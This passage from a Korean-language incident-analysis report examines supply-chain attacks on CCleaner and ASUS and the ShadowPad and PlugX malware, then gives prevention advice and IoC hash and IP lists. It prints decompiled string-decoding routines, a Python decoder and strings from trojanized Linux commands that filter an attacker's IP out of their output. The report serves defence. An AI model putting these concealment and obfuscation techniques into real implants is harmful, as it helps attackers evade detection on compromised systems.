o **[C 런타임 코드 변조]** 공격자는 변조된 업데이트 파일의 탐지를 회피하기 위해 C 런타임 코드를 변조하여 쉘코드 디코딩 함수를 삽입하였다. CCleaner 업데이트 파일 변조 당시 C 런타임에 TLS 초기화 코드를 변조하였으나, ASUS 침해사고에서는 _crtExitProcess 코드를 변조하였다. 변조 방법을 변화한 이유는 Exit 함수를 변조하게 되면, 무결성 확인 등 백신 탐지 체계에서의 탐지가 이전 방법보다 어렵기 때문이다.

연관 침해사고	'CCleaner', 'ASUS'



[그림 3-8] ASUS(setup.exe) __crtExitProcess 변조

o **[ShadowPad]** 감염된 PC가 서버 장악 및 최종 페이로드를 다운로드받기 위한 목적으로 ShadowPad 악성코드를 사용하였다.

- 악성행위에 필요한 C&C 등의 문자열을 디코딩하기 위한 알고리즘의 형태가 유사하였으며, 반복적으로 사용한 흔적 확인

연관 침해사고	'C社', 'CCleaner'

```
v2 = 0;
v3 = 0x2547383;
if ( a2 )
{
  do
  {
    v4 = 0x47A6547 * v3;
    v5 = v4;
    result = (v2 + system_info);
    v3 = v4 >> 8;
    *result ^= v5;
    ++v2;
  }
  while ( v2 < a2 );
}
return result;
```


```
i = 0;
v5 = 0xF6CB855; // v5 = 0x47A6547 * 0x2547383;
do
{
  *hAlloc = v5 ^ hAlloc[i];
  v5 = 0x47A6547 * (v5 >> 8);
  ++i;
  ++hAlloc;
while( i < size)
hAlloc = v5 ^ (index + str);
```

```
def real4(buf, size):
  temp = ''
  i = 0
  v5 = 0xF6CB855

  if size :
    while i < size-1:
      temp += chr(buf[i] ^ (v5 & 0xFF))
      v5 = (0x47A6547 * ((v5 >> 8) & 0xFFFFFFFF)) & 0xFFFFFFFF

      i+=1
  return temp
```

[그림 3-9] 문자열 디코딩 알고리즘

- 공격자는 빌드 서버 장악을 위해 ShadowPad 악성코드(mscoree.dll)를 재사용한 것으로 확인되었으며, 악성코드가 실행되는 디렉토리, 실행하는 런처, 접속하는 사이트 등 동일

연관 침해사고	'C社', 'CCleaner'



[그림 3-10] mscoree.dll 악성코드 동작 방식

o **[명령어 파일 변조, 공격자 IP]** 공격자는 서버 침투 사실을 은닉하기 위해 리눅스 서버내 특정 명령어 파일을 변조하여, 명령어 실행 시 공격자의 IP를 제외한 결과를 출력한다. 아래 2개의 사고에서는 변조된 명령어 파일에 삽입된 은닉을 위한 공격자의 IP가 동일하였다.

연관 침해사고	'D社 침해사고 피해업체', 'E社'

```
/bin/p
 $*|grep -vE "45.32.16.248:443|$$|[
]|grep"
/bin/sh
;*3$"
GCC: (Ubuntu 5.4.0-6ubuntu1~16.04.2) 5.4.0 20160609
crtstuff.c
```

```
/bin/p
 $*|grep -vE "45.32.16.248:443|$$|[
]|grep"
/bin/sh
*07
!07
(07
__gmon_start__
```

[그림 3-11] 명령어 변조 파일(D社 침해사고 피해업체(좌)/E社(우))

4. 공급망 공격 특징

o 본 보고서에 포함된 공급망 침해사고는 비슷한 패턴의 공격 방식과 특징점이 다수 발견되었으며, 이러한 특징을 알아보겠다.


o TTPs(ATT&CK Matrix)

[그림 4-1] TTPs

o 최근 발생한 공급망 공격을 수행하는 공격자의 특징은 다음과 같다.

① 서버 장악 및 흔적 제거를 위해 PlugX 계열의 악성코드를 주로 사용하며, 필요시 디코딩 알고리즘 등의 모듈을 재사용한다.

② 노출된 PDB 경로를 확인해보면 악성코드 제작자는 제작 단계부터 공격 목표로 삼은 특정 회사를 타겟하여 정밀하게 악성코드를 제작한다.



[그림 4-2] PDB 경로

③ 1차 악성코드를 불특정 다수에게 대량 유포 후 감염된 PC 중 원하는 기업만을 선별하여 최종 악성코드를 실행시키는 점을 보아 금전 목적이 아닌 기업 내부정보 유출이 목적인 것으로 추정된다.

④ 소수의 PC만을 최종적으로 감염시킴으로써 작전을 은밀하게 오래 수행하며, 최종 페이로드를 확보가 제한돼 보안전문가들의 추가 분석이 제한적이다.

⑤ 유효한 인증서로 서명된 악성코드 활용, C 런타임 코드 변조 등의 탐지 회피 기법에 능하며 고도화되고 지능적으로 공격을 수행한다.

【프로파일러 해석(Profiler's View)】

'한국인터넷진흥원'은 본 보고서를 통해 해외 기업을 타겟으로 공급망 공격을 감행하고 정보를 탈취하는 공격그룹의 공격 패턴 등을 상세 분석한 결과 최근 발생한 국내 공급망 공격 침해사고와의 연관성을 도출하였으며, 공격 전략을 확인할 수 있었다.

공격자는 위 언급된 침해사고 사례처럼 공급망 공격(Supply Chain Attack)을 위해 '개발환경 침투'와 '업데이트 서버 침투' 크게 이 두 가지 방법의 전략을 사용하였다. 두 가지 전략 모두 성공적인 공격을 위해 고도의 기술과 상당한 시간이 소요되지만, 대량의 악성코드를 짧은 시간동안 은밀하게 유포하기 위한 최적의 방법이다.

특히 업데이트 서버에 침투하여 악성코드를 유포하는 방법은 개발환경 침투 공격에 비해 코드 변조 등의 한계가 있어 공격이 발각될 확률이 더 높다. 하지만, 공격을 위한 투자 대비 상당한 효과를 얻는 전략으로 국내외 대량 악성코드 유포 침해사고에서 자주 사용되는 방법이다.

분석가 관점에서 위 두 가지 방법을 이용한 공급망 공격은 고도의 기술이 적용되어 분석 및 선제적 대응이 난해하며, 각 기관 보안담당자 또한 기관 내 사용중인 소프트웨어가 정상적인 방법으로 업데이트 서버를 통해 악성코드(변조된 소프트웨어)가 유입되므로 탐지하기 위한 리소스가 많이 투입된다.

하지만, 우리는 이러한 공격으로부터 피해를 최소화하고 예방하기 위해 아래 '5장 공급망 공격 예방 및 대응 방법'을 숙지하고 개발 환경 및 업데이트 서버에 보안 적용이 필수적이다.

5. 공급망 공격 예방 및 대응 방법

o 인증서 및 개발 시스템(SVN, 빌드서버 등) 관리

- (시스템 망 분리) 개발 시스템은 망 분리가 이루어져야 하며, 불필요한 포트를 모두 차단
- (시스템 접근통제) 작업을 수행하는 시스템은 지정된 관리자 외 접근을 차단
- (인터넷 접속 차단) 관리 시스템은 외부 인터넷 접속을 차단하고, 관리에 필요한 포트만 화이트리스트 기반으로 관리
- (자동 로그인 금지) 시스템 계정은 자동 로그인으로 설정 금지
- (별도의 인증서 관리 시스템 유무) 코드 서명 작업을 수행하는 시스템 및 인증서 관리 시스템은 일반 업무 PC와 혼용 금지
- (인증서 사용 로그 기록 및 승인) 코드 서명을 위해 인증서 사용 시 작업 일지를 기록해야 하고, 관리자의 승인 필요
- (백신 프로그램의 최신 업데이트) 백신 프로그램은 최신 업데이트를 주기적으로 수행하여 최신버전으로 유지

o 업데이트 체계 관리

- (업데이트 무결성 검증) 실행파일, 비실행파일, 업데이트 정책 파일 등 업데이트 관련 파일 무결성 검증
- (안전한 무결성 검증 기술 사용) 무결성 검증 시 CRC 등 우회가 가능한 방법 사용 금지
- (업데이트 서버 IP, URL 변조 확인) 공격자가 업데이트 설정 파일 등의 서버 주소 변조를 대비하여 변조 여부 확인
- (업데이트 클라이언트, 서버 간 상호 인증) 위장 업데이트 서버를 구축 할 경우 정상 업데이트 서버로 오인하여 업데이트를 수행할 수 있기 때문에 상호 인증 필수
- (클라이언트 원격 업데이트 포트 상시 오픈 제한) 클라이언트의 업데이트 포트가 상시 오픈 금지
- (안전한 업데이트 업로드 소프트웨어 계정 사용) 업데이트 파일 업로드 및 파일 동기화 소프트웨어의 불필요한 계정은 제거해야 하며, 안전한 패스워드를 사용
- (업데이트 파일 업로드 시 사용자 인증) 보안 업데이트 파일 업로드 시 신뢰된 사용자만 업로드 할 수 있도록 인증 방식 구현
- (업데이트 파일 코드 서명) 실행, 비실행파일 등 업데이트 관련 파일의 코드서명을 수행하며, 코드 서명에 사용한 인증서 유효기간 만료 여부 등 확인

o 침해사고 사고대응체계

- (인증서 폐기 절차 마련) 사고 발생 시 즉각적인 폐기를 위해 폐기 절차에 대한 지침 마련
- (비상연락망 구축) 사고 발생 시 신속한 대응을 위한 대응 연락망을 구축
- (로그 관리) 개발 시스템 및 인증서 관리 시스템 로그는 6개월 이상 보관하도록 설정
- (침해사고 신고 및 기술지원 요청) 사고 발생 시 한국인터넷진흥원(보호나라 또는 118 상담센터)에 신고하며, 사고원인 분석 및 조치를 위한 기술지원이 필요할 경우 한국인터넷진흥원에 기술 지원 요청

※ 한국인터넷진흥원 보호나라 : http://www.boho.or.kr

6. IoC

o 악성코드

순번	MD5	분류
1	9abd23287013fa11e7c47d0e6a31e468	ShadowPad
2	9acf024171bf6d6769344cb284b3ba1e	ShadowPad
3	5af11cbe64005e832c7b9d1afc25b5a2	ShadowPad
4	46fc3327db70d992a3a7ad850b52a43c	ShadowPad
5	b3947a26d4d5f98b82f8d8afacf403f0	ShadowPad
6	4a105192d790e18620fd4332c5fac0a3	ShadowPad
7	4c3390800de3bf59c8187d7f3d056ed6	ShadowPad
8	06e485d323110b76a0da9b3d063a0c9a	ShadowPad
9	ec1b25ed79331115f202f8ac6b309107	ShadowPad
10	eb60db82026383ed47edd5368e395075	ShadowPad
11	4a457d3e25051ac9492b2be2bf09ea6c	ShadowPad
12	c3059c28c4ea7cdb3b71a31a4851b004	ShadowPad
13	c59c2914af4a84f5086a68d1597940b6	ShadowPad
14	c776add3da51ddfef1353b5673e75619	ShadowPad
15	74dca8f8ad273f6a5b095c14dfd2f4d3	ShadowPad
16	7693ee9fe98514dd3644923c9d7c28ec	ShadowPad

17	659478a1806e59d308dc48a5f1cbd421	ShadowPad
18	384ca346f00feb0e361c0f081f56ddf3	ShadowPad
19	e12e41193433488524669b4dd947acd8	ShadowPad
20	17a91b814671cbc3d36d1b9db4b32bc2	ShadowPad
21	d488e4b61c233293bec2ee09553d3a2f	ShadowPad
22	75735db7291a19329190757437bdb847	ShadowPad
23	ef694b89ad7addb9a16bb6f26f1efaf7	ShadowPad
24	c1209ac51df5972bc2143c97c9e74100	ShadowPad
25	3b7b3a5e3767dc91582c95332440957b	ShadowPad
26	97363d50a279492fda14cbab53429e75	ShadowPad
27	00f4c70e188d5d832a72737c3003f38d	PlugX
28	634a0611e15c1aee4f4052a4a4005d12	PlugX
29	66dfd101dbd67bef38d497ab0690c3ea	PlugX
30	fc73f9920a61a495e5607ac6bbfaaa19	PlugX
31	86aca04176364c013bdfc62fec4d3422	PlugX
32	634A0611E15C1AEE4F4052A4A4005D12	PlugX
33	461884f1d41e9e0709b40ab2ce5afca7	PlugX
34	e3d8ce21bff2dd1882da2775e88a9935	PlugX
35	6d70380dc245ab040af49730ca41f9e7	PlugX
36	d16f52c2236b5f14709469a01472bd71	PlugX
37	18b1f26b632f11b6b9cd006e3f4383b5	PlugX
38	aa15eb28292321b586c27d8401703494	ShadowHammer
39	55a7aa5f0e52ba4d78c145811c830107	ShadowHammer
40	915086d90596eb5903bcd5b02fd97e3e	ShadowHammer
41	cdb0a09067877f30189811c7aea3f253	ShadowHammer
42	17a36ac3e31f3a18936552aff2c80249	ShadowHammer
43	0f49621b06f2cdaac8850c6e9581a594	ShadowHammer
44	f2f879989d967e03b9ea0938399464ab	ShadowHammer
45	fa83ffde24f149f9f6d1d8bc05c0e023	ShadowHammer
46	63f2fe96de336b6097806b22b5ab941a	ShadowHammer
47	06c19cd73471f0db027ab9eb85edc607	ShadowHammer
48	01450dda6873234edb3516f1254cfb6f	기타
49	59e2dcdbf8101d0ba1507a020b776f58	기타
50	2895043b9d230cae6ee47c7f223a9f46	기타
51	10609b88d2c1637797cd369726aab93d	기타
52	b1018e771ca4a7441bfe96e7db7449d6	기타
53	dd399742afae97ece044d9048fd55254	기타
54	25130efadda22204683740e37c1772fc	기타
55	79f3562c4bf6e95e31a793612abc30bc	기타
56	e0678246e99944e88309af21e0d7728f	기타
57	565056ed8a0a7dbff30d9ba3c9c81f22	기타
58	c7d4ada13deab0eb612ab18615bcb748	기타
59	67a71b8aa0cf05c599be4f882bc32a6b	기타
60	7370983a3173bc6eafbc2b51401547cc	기타
61	2895043b9d230cae6ee47c7f223a9f46	기타
62	66dfd101dbd67bef38d497ab0690c3ea	기타
63	43589c4617d631d5263b78d15a949eae	기타
64	1da527be51c3a6ee2a08db2a75797110	기타
65	01450dda6873234edb3516f1254cfb6f	기타
66	acdfe29598c864733a4f75d3d22c3207	기타
67	e0678246e99944e88309af21e0d7728f	기타
68	7a08d8cd2f0a6716af8b659619af2220	기타
69	cc974696b8effc89301370777e01bee0	기타
70	59e2dcdbf8101d0ba1507a020b776f58	기타

71	dd399742afae97ece044d9048fd55254	기타
72	bc5b0c6a5fc6559379fcb581f015938e	기타
73	79F3562C4BF6E95E31A793612ABC30BC	기타
74	b1018e771ca4a7441bfe96e7db7449d6	기타
75	10609b88d2c1637797cd369726aab93d	기타
76	ad3113a94f352fd1f09f540168ce759b	기타

o IP/URL

순번	IP / URL	분류
1	207.148.88.54	유포지
2	207.148.94.157	유포지
3	66.42.37.101	C&C 서버
4	198.13.58.18	C&C 서버
5	216.126.225.148	C&C 서버
6	67.229.35.214	C&C 서버
7	67.198.161.245	C&C 서버
8	174.139.203.27	C&C 서버
9	174.139.62.61	C&C 서버
10	93.174.91.36	C&C 서버
11	198.54.117.244	기타
12	45.32.17.245	기타
13	45.32.16.248	기타
14	45.32.39.252	기타
17	45.77.251.245	기타
18	139.180.200.14	기타
19	https://markhedin.github.io/index.html	기타
20	https://social.technet.microsoft.com/Profile/FUHChljShc	기타
21	update2.pcadblocker.com	기타

7. 참고자료

(1) https://www.krcert.or.kr/data/reportView.do?bulletin_writing_sequence=30146
(2) https://www.rsaconference.com/writable/presentations/file_upload/hta-t10_ccleaner_apt_attack-a_technical_look_inside.pdf
(3) https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/shadowpad-backdoor-found-in-server-management-software
(4) https://www.kaspersky.com/about/press-releases/2017_shadowpad-how-attackers-hide-backdoor-in-software-used-by-hundreds-of-large-companies-around-the-world
(5) https://japan.zdnet.com/article/35117973/
(6) https://www.fortinet.com/blog/threat-research/deep-analysis-of-new-poison-ivy-plugx-variant-part-ii.html
(7) https://blog.avast.com/update-ccleaner-attackers-entered-via-teamviewer
(8) https://securelist.com/shadowpad-in-corporate-networks/81432/
(9) http://blog.talosintelligence.com/2017/09/avast-distributes-malware.html#more
(10) https://exchange.xforce.ibmcloud.com/collection/CCleaner-Malware-b76e23a6710956bd0782d55976e748ae
(11) https://www.piriform.com/news/blog/2017/9/18/security-notification-for-ccleaner-v5336162-and-ccleaner-cloud-v1073191-for-32-bit-windows-users#.Wb-V-Je_G50.facebook
(12) https://attack.mitre.org/
(13) https://www.courthousenews.com/wp-content/uploads/2017/11/barium.pdf
(14) https://www.kaspersky.com/blog/shadow-hammer-teaser/26149/
(15) https://www.asus.com/News/hqfgVUyZ6uyAyJe1
(16) https://asec.ahnlab.com/1214